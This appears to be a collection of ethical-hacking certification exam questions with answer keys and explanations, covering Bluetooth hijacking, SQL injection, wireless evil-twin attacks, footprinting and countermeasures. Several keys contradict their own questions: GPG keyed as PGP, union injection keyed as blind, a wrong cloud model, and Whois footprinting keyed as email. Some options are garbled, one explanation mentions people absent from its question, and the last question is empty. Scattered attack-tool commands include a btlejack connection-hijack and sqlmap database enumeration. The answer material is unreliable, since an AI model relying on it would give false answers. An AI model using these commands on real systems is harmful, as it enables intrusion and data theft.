Clark, a professional hacker, attempted to perform a Btlejacking attack using an automated tool, Btlejack, and hardware tool, micro:bit. This attack allowed Clark to hijack, read, and export sensitive information shared between connected devices. To perform this attack, Clark executed various btlejack commands. Which of the following commands was used by Clark to hijack the connections?

A. btlejack-f 0x129f3244-j
B. btlejack -c any
C. btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s
D. btlejack -f 0x9c68fd30 -t -m 0x1 fffffffff

Answer: D

Question: 276

Mike, a security engineer, was recently hired by BigFox Ltd. The company recently experienced disastrous DoS attacks. The management had instructed Mike to build defensive strategies for the company's IT infrastructure to thwart DoS/DDoS attacks. Mike deployed some countermeasures to handle jamming and scrambling attacks. What is the countermeasure Mike applied to defend against jamming and scrambling attacks?

A. Allow the usage of functions such as gets and strcpy
B. Allow the transmission of all types of addressed packets at the ISP level
C. Implement cognitive radios in the physical layer
D. A Disable TCP SYN cookie protection

Answer: C

https://ieeexplore.ieee.org/document/5567385

Question: 277

What useful information is gathered during a successful Simple Mail Transfer Protocol (SMTP) enumeration?

A. The two internal commands VRFY and EXPN provide a confirmation of valid users, email addresses, aliases, and mailing lists.
B. Reveals the daily outgoing message limits before mailboxes are locked
C. The internal command RCPT provides a list of ports open to message traffic.
D. A list of all mail proxy server addresses used by the targeted host

Answer: A

Question: 278

Gregory, a professional penetration tester working at Sys Security Ltd., is tasked with performing a security test of web applications used in the company. For this purpose, Gregory uses a tool to test for any security loopholes by hijacking a session between a client and server. This tool has a feature of intercepting proxy that can be used to inspect and modify the traffic between the browser and target application. This tool can also perform customized attacks and can be used to test the randomness of session tokens. Which of the following tools is used by Gregory in the above scenario?

A. Nmap
B. Burp Suite
C. CxSAST
D. Wireshark

Answer: B

Question: 279

When considering how an attacker may exploit a web server, what is web server footprinting?

A. When an attacker implements a vulnerability scanner to identify weaknesses
B. When an attacker creates a complete profile of the site's external links and file structures
C. When an attacker gathers system-level data, including account details and server names
D. When an attacker uses a brute-force attack to crack a web-server password

Answer: C

Question: 280

Which of the following tactics uses malicious code to redirect users' web traffic?

A. Spimming
B. Pharming
C. Phishing

D. Spear-phishing

Answer: B

Question: 281

Attacker Simon targeted the communication network of an organization and disabled the security controls of NetNTLMvl by modifying the values of LMCompatibilityLevel, NTLMMinClientSec, and RestrictSendingNTLMTraffic. He then extracted all the non-network logon tokens from all the active processes to masquerade as a legitimate user to launch further attacks. What is the type of attack performed by Simon?

A. Internal monologue attack
B. Combinator attack
C. Rainbow table attack
D. Dictionary attack

Answer: A

Types of Password Attacks - Active Online Attacks: Internal Monologue Attack Attackers perform an internal monologue(獨自) attack using SSPI (Security Support Provider Interface) from a user-mode application, where a local procedure call to the NTLM authentication package is invoked to calculate the NetNTLM response in the context of the logged-on user.Attacker disables the security controls of NetNTLMv1, extracts all the non-network logon tokens from all the active processes to masquerade as legitimate users. (P.594/578)

Question: 282

Calvin, a grey-hat hacker, targets a web application that has design flaws in its authentication mechanism. He enumerates usernames from the login form of the web application, which requests users to feed data and specifies the incorrect field in case of invalid credentials. Later, Calvin uses this information to perform social engineering.
Which of the following design flaws in the authentication mechanism is exploited by Calvin?

A. Insecure transmission of credentials
B. Verbose failure messages
C. User impersonation
D. Password reset mechanism

Answer: B

Question: 283

Henry is a penetration tester who works for XYZ organization. While performing enumeration on a client organization, he queries the DNS server for a specific cached DNS record. Further, by using this cached record, he determines the sites recently visited by the organization's user. What is the enumeration technique used by Henry on the organization?

A. DNS zone walking
B. DNS cache snooping
C. DNS SEC zone walking
D. DNS cache poisoning

Answer: B

Question: 284

An attacker decided to crack the passwords used by industrial control systems. In this process, he employed a loop strategy to recover these passwords. He used one character at a time to check whether the first character entered is correct; if so, he continued the loop for consecutive characters. If not, he terminated the loop. Furthermore, the attacker checked how much time the device took to finish one complete password authentication process, through which he deduced how many characters entered are correct.
What is the attack technique employed by the attacker to crack the passwords of the industrial control systems?

A. Side-channel attack
B. Denial-of-service attack
C. HMI-based attack
D. Buffer overflow attack

Answer: A

Question: 285

Mary, a penetration tester, has found password hashes in a client system she managed to breach. She needs to use these passwords to continue with the test, but she does not have time to find the passwords that correspond to these hashes. Which type of attack can she implement in order to continue?

A. LLMNR/NBT-NS poisoning
B. Internal monologue attack
C. Pass the ticket
D. Pass the hash

Answer: D

Active Online Attacks: Hash Injection/Pass-the-Hash (PtH) Attack A hash injection/PtH attack allows an attacker to inject a compromised hash into a local session and use the hash to validate network resources The attacker finds and extracts a logged-on domain admin account hash The attacker uses the extracted hash to log on to the domain controller

Question: 286

Jack, a disgruntled ex-employee of Incalsol Ltd., decided to inject fileless malware into Incalsol's systems. To deliver the malware, he used the current employees' email IDs to send fraudulent emails embedded with malicious links that seem to be legitimate. When a victim employee clicks on the link, they are directed to a fraudulent website that automatically loads Flash and triggers the exploit. What is the technique used byjack to launch the fileless malware on the target systems?

A. In-memory exploits
B. Phishing
C. Legitimate applications
D. Script-based injection

Answer: B

Launching Fileless Malware through Phishing Attackers commonly use social engineering techniques such as phishing to spread fileless malware to the target systems. Fileless malware exploits vulnerabilities in system tools to load and run malicious payloads on the victim’s machine to compromise the sensitive information stored in the process memory. (P.978/962)

Question: 287

In an attempt to damage the reputation of a competitor organization, Hailey, a professional hacker, gathers a list of employee and client email addresses and other related information by using various search engines, social networking sites, and web spidering tools. In this process, she also uses an automated tool to gather a list of words from the target website to further perform a brute-force attack on the previously gathered email addresses.
What is the tool used by Hailey for gathering a list of words from the target website?

A. Shadowsocks
B. CeWL
C. Psiphon
D. Orbot

Answer: B

Gathering Wordlist from the Target Website An attacker uses the CeWL tool to gather a list of words from the target website and perform a brute-force attack on the email addresses gathered earlier. # Cewl www.certifiedhacker.com (P.200/184)

Question: 288

Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the OpenPGP standard that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange. What is the encryption software employed by Sam for securing the email messages?

A. PGP
B. S/MIME
C. SMTP
D. GPG

Answer: A

Question: 289

Which among the following is the best example of the hacking concept called "clearing tracks"?

A. After a system is breached, a hacker creates a backdoor to allow re-entry into a system.
B. During a cyberattack, a hacker injects a rootkit into a server.
C. An attacker gains access to a server through an exploitable vulnerability.
D. During a cyberattack, a hacker corrupts the event logs on all machines.

Answer: D

Question: 290

Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources. What is the attack technique used by Jude for finding loopholes in the above scenario?

A. UDP flood attack
B. Ping-of-death attack
C. Spoofed session flood attack
D. Peer-to-peer attack

Answer: C

In order to circumvent network protection tools, cybercriminals may forge a TCP session more efficiently by submitting a bogus SYN packet, a series of ACK packets, and at least one RST (reset) or FIN (connection termination) packet. This tactic allows crooks to get around defenses that only keep tabs on incoming traffic rather than analyzing return traffic.

Question: 291

Upon establishing his new startup, Tom hired a cloud service provider (CSP) but was dissatisfied with their service and wanted to move to another CSP.
What part of the contract might prevent him from doing so?

A. Virtualization
B. Lock-in
C. Lock-down
D. Lock-up

Answer: B

Lock-in reflects the inability of the client to migrate from one CSP to another or in-house systems owing to the lack of tools, procedures, standard data formats, applications, and service portability. This threat is related to the inappropriate selection of a CSP, incomplete and non-transparent terms of use, lack of standard mechanisms, etc. (P.2884/2868)

Question: 292

Alex, a cloud security engineer working in Eyecloud Inc. is tasked with isolating applications from the underlying infrastructure and stimulating communication via well-defined channels. For this purpose, he used an open-source technology that helped him in developing, packaging, and running applications; further, the technology provides PaaS through OS-level visualization, delivers containerized software packages, and promotes fast software delivery. What is the cloud technology employed by Alex in the above scenario?

A. Virtual machine
B. Serverless computing
C. Docker
D. Zero trust network

Answer: C

Question: 293

CyberTech Inc. recently experienced SQL injection attacks on its official website. The company appointed Bob, a security professional, to build and incorporate defensive strategies against such attacks. Bob adopted a practice whereby only a list of entities such as the data type, range, size, and

value, which have been approved for secured access, is accepted. What is the defensive technique employed by Bob in the above scenario?

A. Output encoding
B. Enforce least privileges
C. Whitelist validation
D. Blacklist validation

Answer: C

Defenses in the Application - Input Validation Whitelist Validation, Whitelist validation is a best practice whereby only the list of entities (i.e., data type, range, size, value, etc.) that have been approved for secured access is accepted. Whitelist validation can also be termed as positive validation or inclusion. (P.2164/2148)

Question: 294

Which type of attack attempts to overflow the content-addressable memory (CAM) table in an Ethernet switch?

A. Evil twin attack
B. DNS cache flooding
C. MAC flooding
D. DDoS attack

Answer: C

Question: 295

What is the following command used for?
sqlmap.py-u ,,http://10.10.1.20/?p=1&forumaction=search" -dbs

A. Creating backdoors using SQL injection
B. A Enumerating the databases in the DBMS for the URL
C. Retrieving SQL statements being executed on the database
D. Searching database statements at the IP address given

Answer: B

Question: 296

Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?

A. Error-based injection
B. Boolean-based blind SQL injection
C. Blind SQL injection
D. Union SQL injection

Answer: C

Question: 297

Your organization has signed an agreement with a web hosting provider that requires you to take full responsibility of the maintenance of the cloud-based resources. Which of the following models covers this?

A. Platform as a service
B. Software as a service
C. Functions as a
D. service Infrastructure as a service

Answer: C

Question: 298

Lewis, a professional hacker, targeted the loT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the loT devices connected to a network, open ports and services, and the attack surface are
a. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network. Which of the following tools was employed by Lewis in the above scenario?
A. Censys
B. Wapiti
C. NeuVector
D. Lacework

Answer: A

Censys scans help the scientific community accurately study the Internet. The data is sometimes used to detect security problems and to inform operators of vulnerable systems so that they can fixed

Question: 299

George, an employee of an organization, is attempting to access restricted websites from an official computer. For this purpose, he used an anonymizer that masked his real IP address and ensured complete and continuous anonymity for all his online activities. Which of the following anonymizers helps George hide his activities?

A. https://www.baidu.com
B. https://www.guardster.com
C. https://www.wolframalpha.com
D. https://karmadecay.com

Answer: B

Question: 300

Richard, an attacker, targets an MNC In this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

A. VPN footprinting
B. Email footprinting
C. VoIP footprinting
D. Whois footprinting

Answer: B

Question: 301

An attacker utilizes a Wi-Fi Pineapple to run an access point with a legitimate-looking SSID for a nearby business in order to capture the wireless password. What kind of attack is this?

A. MAC spoofing attack
B. Evil-twin attack
C. War driving attack
D. Phishing attack

Answer: B

Wireless Threats - Confidentiality Attacks Launch of Wireless Attacks: Evil Twin Evil Twin is a wireless AP that pretends to be a legitimate AP by replicating another network name. Attackers set up a rogue AP outside the corporate perimeter and lures users to sign into the wrong AP. (P.2297/2281)

Question: 302

You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic. If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?

A. You should check your ARP table and see if there is one IP address with two different MAC addresses.
B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.
C. You should use netstat to check for any suspicious connections with another IP address within the LAN.
D. You cannot identify such an attack and must use a VPN to protect your traffic, r

Answer: A

ARP Spoofing Attack ARP packets can be forged to send data to the attacker's machine.Attackers flood a target computer's ARP cache with forged entries, which is also known as poisoning. (P.1143/1127)

Question: 303

This type of injection attack does not show any error message. It is difficult to exploit as it returns information when the application is given SQL payloads that elicit a true or false response from the server. By observing the response, an attacker can extract sensitive information. What type of attack is this?

A. Time-based SQL injection
B. Union SQL injection
C. Error-based SQL injection
D. Blind SQL injection

Answer: D

Question: 304

An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption. The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted messages. What is the attack performed in the above scenario?

A. Timing-based attack
B. Side-channel attack
C. Downgrade security attack

D. Cache-based attack

Answer: C

Question: 305

Sophia is a shopping enthusiast who spends significant time searching for trendy outfits online. Clark, an attacker, noticed her activities several times and sent a fake email containing a deceptive page link to her social media page displaying all-new and trendy outfits. In excitement, Sophia clicked on the malicious link and logged in to that page using her valid credentials. Which of the following tools is employed by Clark to create the spoofed email?

A. PyLoris
B. Slowloris
C. Evilginx
D. PLCinject

Answer: C

Evilginx Evilginx is a man-in-the-middle attack framework used for phishing credentials and session cookies of any web service. It's core runs on Nginx HTTP server, which utilizes proxy_pass and sub_filter to proxy and modify HTTP content, while intercepting traffic between client and server.

Question: 306

Which of the following Bluetooth hacking techniques does an attacker use to send messages to users without the recipient's consent, similar to email spamming?

A. Bluesmacking
B. BlueSniffing
C. Bluejacking
D. Bluesnarfing

Answer: C

https://en.wikipedia.org/wiki/Bluejacking
Bluejacking is the sending of unsolicited messages over Bluetooth to Bluetooth-enabled devices such as mobile phones, PDAs or laptop computers, sending a vCard which typically contains a message in the name field (i.e., for bluedating or bluechat) to another Bluetooth-enabled device via the OBEX protocol. Bluejacking is usually harmless, but because bluejacked people generally don't know what has happened, they may think that their phone is malfunctioning. Usually, a bluejacker will only send a text message, but with modern phones it's possible to send images or sounds as well. Bluejacking has been used in guerrilla marketing campaigns to promote advergames.

Bluejacking is also confused with Bluesnarfing, which is the way in which mobile phones are illegally hacked via Bluetooth.

Question: 307

Jacob works as a system administrator in an organization. He wants to extract the source code of a mobile application and disassemble the application to analyze its design flaws. Using this technique, he wants to fix any bugs in the application, discover underlying vulnerabilities, and improve defense strategies against attacks.
What is the technique used by Jacob in the above scenario to improve the security of the mobile application?

A. Reverse engineering
B. App sandboxing
C. Jailbreaking
D. Social engineering

Answer: A

Question: 308

Which rootkit is characterized by its function of adding code and/or replacing some of the operating-system kernel code to obscure a backdoor on a system?

A. User-mode rootkit
B. Library-level rootkit
C. Kernel-level rootkit
D. Hypervisor-level rootkit

Answer: C

Question: 309

Which of the following Metasploit post-exploitation modules can be used to escalate privileges on Windows systems?

A. getsystem
B. getuid
C. keylogrecorder
D. autoroute

Answer: A

When using exploits, you might gain access as only a local user. This limits what you can do on the target machine. You can use Meterpreters 'getsystem` command (https://github.com/rapid7/metasploit-payloads/blob/master/c/meterpreter/source/extensions/priv/elevate.c#L70) to elevate your permissions from a local administrator to SYSTEM. This works by using three elevation techniques.

Question: 310

Robert, a professional hacker, is attempting to execute a fault injection attack on a target IoT device. In this process, he injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. He also injects faults into the clock network used for delivering a synchronized signal across the chip.
Which of the following types of fault injection attack is performed by Robert in the above scenario?

A. Frequency/voltage tampering
B. Optical, electromagnetic fault injection (EMFI)
C. Temperature attack
D. Power/clock/reset glitching

Answer: D

These types of attacks occur when faults or glitches are INJECTED into the Power supply that can be used for remote execution.

Question: 311

What would be the purpose of running "wget 192.168.0.15 -q -S" against a web server?

A. Performing content enumeration on the web server to discover hidden folders
B. Using wget to perform banner grabbing on the webserver
C. Flooding the web server with requests to perform a DoS attack
D. Downloading all the contents of the web page locally for further examination

Answer: B

-q, --quiet quiet (no output)
-S, --server-response print server response

Question: 312

You are attempting to run an Nmap port scan on a web server. Which of the following commands would result in a scan of common ports with the least amount of noise In order to evade IDS?

A. nmap -sP- -p-65535-T5
B. nmap-A-host-time 99-T1
C. nmap -A -Pn

D. nmap -sT-O- To

Answer: D

-A: Perform an aggressive scan which select most of the commonly used options within nmap
-Pn: Means Don't ping
-p:scan specific ports
-sT: TCP Connect scan
-O: Operating system detection
-T0: timing template (extremely slow- evade FW)

Question: 313

User A is writing a sensitive email message to user B outside the local network. User A has chosen to use PKI to secure his message and ensure only user B can read the sensitive email. At what layer of the OSI layer does the encryption and decryption of the message take place?

A. Application
B. Transport
C. Session
D. Presentation

Answer: D

https://en.wikipedia.org/wiki/Presentation_layer
In the seven-layer OSI model of computer networking, the presentation layer is layer 6 and serves as the data translator for the network. It is sometimes called the syntax layer. The presentation layer is responsible for the formatting and delivery of information to the application layer for further processing or display.
Encryption is typically done at this level too, although it can be done on the application, session, transport, or network layers, each having its own advantages and disadvantages. Decryption is also handled at the presentation layer. For example, when logging on to bank account sites the presentation layer will decrypt the data as it is received.

Question: 314

A new wireless client is configured to join a 802.11 network. This client uses the same hardware and software as many of the other clients on the network. The client can see the network, but cannot connect. A wireless packet sniffer shows that the Wireless Access Point (WAP) is not responding to the association requests being sent by the wireless client. What is a possible source of this problem?

A. The WAP does not recognize the client's MAC address
B. The client cannot see the SSID of the wireless network
C. Client is configured for the wrong channel
D. The wireless client is not configured to use DHCP

Answer: A

https://en.wikipedia.org/wiki/MAC_filtering
MAC filtering is a security method based on access control. Each address is assigned a 48-bit address, which is used to determine whether we can access a network or not. It helps in listing a set of allowed devices that you need on your Wi-Fi and the list of denied devices that you don't want on your Wi-Fi. It helps in preventing unwanted access to the network. In a way, we can blacklist or white list certain computers based on their MAC address. We can configure the filter to allow connection only to those devices included in the white list. White lists provide greater security than blacklists because the router grants access only to selected devices.
It is used on enterprise wireless networks having multiple access points to prevent clients from communicating with each other. The access point can be configured only to allow clients to talk to the default gateway, but not other wireless clients. It increases the efficiency of access to a network.
The router allows configuring a list of allowed MAC addresses in its web interface, allowing you to choose which devices can connect to your network. The router has several functions designed to improve the network's security, but not all are useful. Media access control may seem advantageous, but there are certain flaws.
On a wireless network, the device with the proper credentials such as SSID and password can authenticate with the router and join the network, which gets an IP address and access to the internet and any shared resources.
MAC address filtering adds an extra layer of security that checks the device's MAC address against a list of agreed addresses. If the client's address matches one on the router's list, access is granted; otherwise, it doesn't join the network.

Question: 315

You are tasked to perform a penetration test. While you are performing information gathering, you find an employee list in Google. You find the receptionist's email, and you send her an email changing the source email to her boss's email (boss@company). In this email, you ask for a pdf with information. She reads your email and sends back a pdf with links. You exchange the pdf links with your malicious links (these links contain malware) and send back the modified pdf, saying that the links don't work. She reads your email, opens the links, and her machine gets infected. You now have access to the company network. What testing method did you use?

A. Social engineering
B. Piggybacking
C. Tailgating
D. Eavesdropping

Answer: A

Social engineering is the term used for a broad range of malicious activities accomplished through human interactions. It uses psychological manipulation to trick users into making security mistakes or giving away sensitive information.
Social engineering attacks typically involve some form of psychological manipulation, fooling otherwise unsuspecting users or employees into handing over confidential or sensitive data. Commonly, social

engineering involves email or other communication that invokes urgency, fear, or similar emotions in the victim, leading the victim to promptly reveal sensitive information, click a malicious link, or open a malicious file. Because social engineering involves a human element, preventing these attacks can be tricky for enterprises.
Incorrect answers:
Tailgating and Piggybacking are the same thing
Tailgating, sometimes referred to as piggybacking, is a physical security breach in which an unauthorized person follows an authorized individual to enter a secured premise.
Tailgating provides a simple social engineering-based way around many security mechanisms one would think of as secure. Even retina scanners don't help if an employee holds the door for an unknown person behind them out of misguided courtesy.
People who might tailgate include disgruntled former employees, thieves, vandals, mischief-makers, and issues with employees or the company. Any of these can disrupt business, cause damage, create unexpected costs, and lead to further safety issues.
Eavesdropping https://en.wikipedia.org/wiki/Eavesdropping
Eavesdropping is the act of secretly or stealthily listening to the private conversation or communications of others without their consent in order to gather information. Since the beginning of the digital age, the term has also come to hold great significance in the world of cybersecurity.
The question does not specify at what level and how this attack is used. An attacker can eavesdrop on a conversation or use special software and obtain information on the network. There are many options, but this is not important because the correct answer is clearly not related to information interception.

Question: 316

If a tester is attempting to ping a target that exists but receives no response or a response that states the destination is unreachable, ICMP may be disabled and the network may be using TCP. Which other option could the tester use to get a response from a host using TCP?

A. Traceroute
B. Hping
C. TCP ping
D. Broadcast ping

Answer: B

https://tools.kali.org/information-gathering/hping3
http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf

Question: 317

Which is the first step followed by Vulnerability Scanners for scanning a network?

A. OS Detection
B. Firewall detection
C. TCP/UDP Port scanning
D. Checking if the remote host is alive

Answer: D

Vulnerability scanning solutions perform vulnerability penetration tests on the organizational network in three steps:
1. Locating nodes: The first step in vulnerability scanning is to locate live hosts in the target network using various scanning techniques.
2. Performing service and OS discovery on them: After detecting the live hosts in the target network, the next step is to enumerate the open ports and services and the operating system on the target systems.
3. Testing those services and OS for known vulnerabilities: Finally, after identifying the open services and the operating system running on the target nodes, they are tested for known vulnerabilities.

Question: 318

Which of the following programs is usually targeted at Microsoft Office products?

A. Polymorphic virus
B. Multipart virus
C. Macro virus
D. Stealth virus

Answer: C

A macro virus is a virus that is written in a macro language: a programming language which is embedded inside a software application (e.g., word processors and spreadsheet applications). Some applications, such as Microsoft Office, allow macro programs to be embedded in documents such that the macros are run automatically when the document is opened, and this provides a distinct mechanism by which malicious computer instructions can spread. (Wikipedia)
NB: The virus Melissa is a well-known macro virus we could find attached to word documents.

Question: 319

A technician is resolving an issue where a computer is unable to connect to the Internet using a wireless access point. The computer is able to transfer files locally to other machines, but cannot successfully reach the Internet. When the technician examines the IP address and default gateway they are both on the 192.168.1.0/24. Which of the following has occurred?

A. The computer is not using a private IP address.
B. The gateway is not routing to a public IP address.
C. The gateway and the computer are not on the same network.
D. The computer is using an invalid IP address.

Answer: B

https://en.wikipedia.org/wiki/Private_network

In IP networking, a private network is a computer network that uses private IP address space. Both the IPv4 and the IPv6 specifications define private IP address ranges. These addresses are commonly used for local area networks (LANs) in residential, office, and enterprise environments.
Private network addresses are not allocated to any specific organization. Anyone may use these addresses without approval from regional or local Internet registries. Private IP address spaces were originally defined to assist in delaying IPv4 address exhaustion. IP packets originating from or addressed to a private IP address cannot be routed through the public Internet.
The Internet Engineering Task Force (IETF) has directed the Internet Assigned Numbers Authority (IANA) to reserve the following IPv4 address ranges for private networks:
· 10.0.0.0 – 10.255.255.255
· 172.16.0.0 – 172.31.255.255
· 192.168.0.0 – 192.168.255.255
Backbone routers do not allow packets from or to internal IP addresses. That is, intranet machines, if no measures are taken, are isolated from the Internet. However, several technologies allow such machines to connect to the Internet.
· Mediation servers like IRC, Usenet, SMTP and Proxy server
· Network address translation (NAT)
· Tunneling protocol
NOTE: So, the problem is just one of these technologies.

Question: 320

Identify the UDP port that Network Time Protocol (NTP) uses as its primary means of communication?

A. 113
B. 69
C. 123
D. 161

Answer: C

https://en.wikipedia.org/wiki/Network_Time_Protocol
The Network Time Protocol (NTP) is a networking protocol for clock synchronization between computer systems over packet-switched, variable-latency data networks.
NTP is intended to synchronize all participating computers within a few milliseconds of Coordinated Universal Time (UTC). It uses the intersection algorithm, a modified version of Marzullo's algorithm, to select accurate time servers and is designed to mitigate variable network latency effects. NTP can usually maintain time to within tens of milliseconds over the public Internet and achieve better than one millisecond accuracy in local area networks. Asymmetric routes and network congestion can cause errors of 100 ms or more.
The protocol is usually described in terms of a client-server model but can easily be used in peer-to-peer relationships where both peers consider the other to be a potential time source. Implementations send and receive timestamps using the User Datagram Protocol (UDP) on port number 123.
Incorrect answers: https://en.wikipedia.org/wiki/List_of_TCP_and_UDP_port_numbers
19 - Character Generator Protocol (CHARGEN)
177 - X Display Manager Control Protocol (XDMCP)
161 - Simple Network Management Protocol (SNMP)

Question: 321

Which of the following tools performs comprehensive tests against web servers, including dangerous files and CGIs?

A. Nikto
B. John the Ripper
C. Dsniff
D. Snort

Answer: A

https://en.wikipedia.org/wiki/Nikto_(vulnerability_scanner)
Nikto is a free software command-line vulnerability scanner that scans web servers for dangerous files/CGIs, outdated server software, and other problems. It performs generic and server types specific checks. It also captures and prints any cookies received. The Nikto code itself is free software, but the data files it uses to drive the program are not.

Question: 322

An incident investigator asks to receive a copy of the event logs from all firewalls, proxy servers, and Intrusion Detection Systems (IDS) on the network of an organization that has experienced a possible breach of security. When the investigator attempts to correlate the information in all of the logs, the sequence of many of the logged events do not match up.
What is the most likely cause?

A. The network devices are not all synchronized.
B. Proper chain of custody was not observed while collecting the logs.
C. The attacker altered or erased events from the logs.
D. The security breach was a false positive.

Answer: A

Many network and system administrators don't pay enough attention to system clock accuracy and time synchronization. Computer clocks can run faster or slower over time, batteries and power sources die, or daylight-saving time changes are forgotten. Sure, there are many more pressing security issues to deal with, but not ensuring that the time on network devices is synchronized can cause problems. And these problems often only come to light after a security incident.
If you suspect a hacker is accessing your network, for example, you will want to analyze your log files to look for any suspicious activity. If your network's security devices do not have synchronized times, the timestamps' inaccuracy makes it impossible to correlate log files from different sources. Not only will you have difficulty in tracking events, but you will also find it difficult to use such evidence in court; you won't be able to illustrate a smooth progression of events as they occurred throughout your network.

Question: 323

During a black-box pen test you attempt to pass IRC traffic over port 80/TCP from a compromised web enabled host. The traffic gets blocked; however, outbound HTTP traffic is unimpeded. What type of firewall is inspecting outbound traffic?

A. Circuit
B. Stateful
C. Application
D. Packet Filtering

Answer: C

https://en.wikipedia.org/wiki/Internet_Relay_Chat
Internet Relay Chat (IRC) is an application layer protocol that facilitates communication in text. The chat process works on a client/server networking model. IRC clients are computer programs that users can install on their system or web-based applications running either locally in the browser or on a third-party server. These clients communicate with chat servers to transfer messages to other clients.
IRC is a plaintext protocol that is officially assigned port 194, according to IANA. However, running the service on this port requires running it with root-level permissions, which is inadvisable. As a result, the well-known port for IRC is 6667, a high-number port that does not require elevated privileges. However, an IRC server can also be configured to run on other ports as well.
You can't tell if an IRC server is designed to be malicious solely based on port number. Still, if you see an IRC server running on port a WKP such as 80, 8080, 53, 443, it's almost always going to be malicious; the only real reason for IRCD to be running on port 80 is to try to evade firewalls.
https://en.wikipedia.org/wiki/Application_firewall
An application firewall is a form of firewall that controls input/output or system calls of an application or service. It operates by monitoring and blocking communications based on a configured policy, generally with predefined rule sets to choose from. The application firewall can control communications up to the OSI model's application layer, which is the highest operating layer, and where it gets its name. The two primary categories of application firewalls are network-based and host-based.
Application layer filtering operates at a higher level than traditional security appliances. This allows packet decisions to be made based on more than just source/destination IP Addresses or ports. It can also use information spanning across multiple connections for any given host.
Network-based application firewalls
Network-based application firewalls operate at the application layer of a TCP/IP stack. They can understand certain applications and protocols such as File Transfer Protocol (FTP), Domain Name System (DNS), or Hypertext Transfer Protocol (HTTP). This allows it to identify unwanted applications or services using a non-standard port or detect if an allowed protocol is being abused.
Host-based application firewalls
A host-based application firewall monitors application system calls or other general system communication. This gives more granularity and control but is limited to only protecting the host it is running on. Control is applied by filtering on a per-process basis. Generally, prompts are used to define rules for processes that have not yet received a connection. Further filtering can be done by examining the process ID of the owner of the data packets. Many host-based application firewalls are combined or used in conjunction with a packet filter.

Question: 324

By using a smart card and pin, you are using a two-factor authentication that satisfies

A. Something you are and something you remember
B. Something you have and something you know
C. Something you know and something you are
D. Something you have and something you are

Answer: B

Two-factor Authentication or 2FA is a user identity verification method, where two of the three possible authentication factors are combined to grant access to a website or application.1) something the user knows, 2) something the user has, or 3) something the user is.
The possible factors of authentication are:
· Something the User Knows:
This is often a password, passphrase, PIN, or secret question. To satisfy this authentication challenge, the user must provide information that matches the answers previously provided to the organization by that user, such as "Name the town in which you were born."
· Something the User Has:
This involves entering a one-time password generated by a hardware authenticator. Users carry around an authentication device that will generate a one-time password on command. Users then authenticate by providing this code to the organization. Today, many organizations offer software authenticators that can be installed on the user's mobile device.
· Something the User Is:
This third authentication factor requires the user to authenticate using biometric data. This can include fingerprint scans, facial scans, behavioral biometrics, and more.
For example: In internet security, the most used factors of authentication are:
something the user has (e.g., a bank card) and something the user knows (e.g., a PIN code). This is two-factor authentication. Two-factor authentication is also sometimes referred to as strong authentication, Two-Step Verification, or 2FA.
The key difference between Multi-Factor Authentication (MFA) and Two-Factor Authentication (2FA) is that, as the term implies, Two-Factor Authentication utilizes a combination of two out of three possible authentication factors. In contrast, Multi-Factor Authentication could utilize two or more of these authentication factors.

Question: 325

".....is an attack type for a rogue Wi-Fi access point that appears to be a legitimate one offered on the premises, but actually has been set up to eavesdrop on wireless communications. It is the wireless version of the phishing scam. An attacker fools wireless users into connecting a laptop or mobile phone to a tainted hot-spot by posing as a legitimate provider. This type of attack may be used to steal the passwords of
unsuspecting users by either snooping the communication link or by phishing, which involves setting up a fraudulent web site and luring people there."

Fill in the blank with appropriate choice.

A. Evil Twin Attack
B. Sinkhole Attack
C. Collision Attack
D. Signal Jamming Attack

Answer: A

https://en.wikipedia.org/wiki/Evil_twin_(wireless_networks)
An evil twin attack is a hack attack in which a hacker sets up a fake Wi-Fi network that looks like a legitimate access point to steal victims' sensitive details. Most often, the victims of such attacks are ordinary people like you and me.
The attack can be performed as a man-in-the-middle (MITM) attack. The fake Wi-Fi access point is used to eavesdrop on users and steal their login credentials or other sensitive information. Because the hacker owns the equipment being used, the victim will have no idea that the hacker might be intercepting things like bank transactions.
An evil twin access point can also be used in a phishing scam. In this type of attack, victims will connect to the evil twin and will be lured to a phishing site. It will prompt them to enter their sensitive data, such as their login details. These, of course, will be sent straight to the hacker. Once the hacker gets them, they might simply disconnect the victim and show that the server is temporarily unavailable.
ADDITION: It may not seem obvious what happened. The problem is in the question statement. The attackers were not Alice and John, who were able to connect to the network without a password, but on the contrary, they were attacked and forced to connect to a fake network, and not to the real network belonging to Jane.

Question: 326

What term describes the amount of risk that remains after the vulnerabilities are classified and the countermeasures have been deployed?

A. Residual risk
B. Impact risk
C. Deferred risk
D. Inherent risk

Answer: A

https://en.wikipedia.org/wiki/Residual_risk
The residual risk is the risk or danger of an action or an event, a method or a (technical) process that, although being abreast with science, still conceives these dangers, even if all theoretically possible safety measures would be applied (scientifically conceivable measures); in other words, the amount of risk left over after natural or inherent risks have been reduced by risk controls.
· Residual risk = (Inherent risk) – (impact of risk controls)

Question: 327

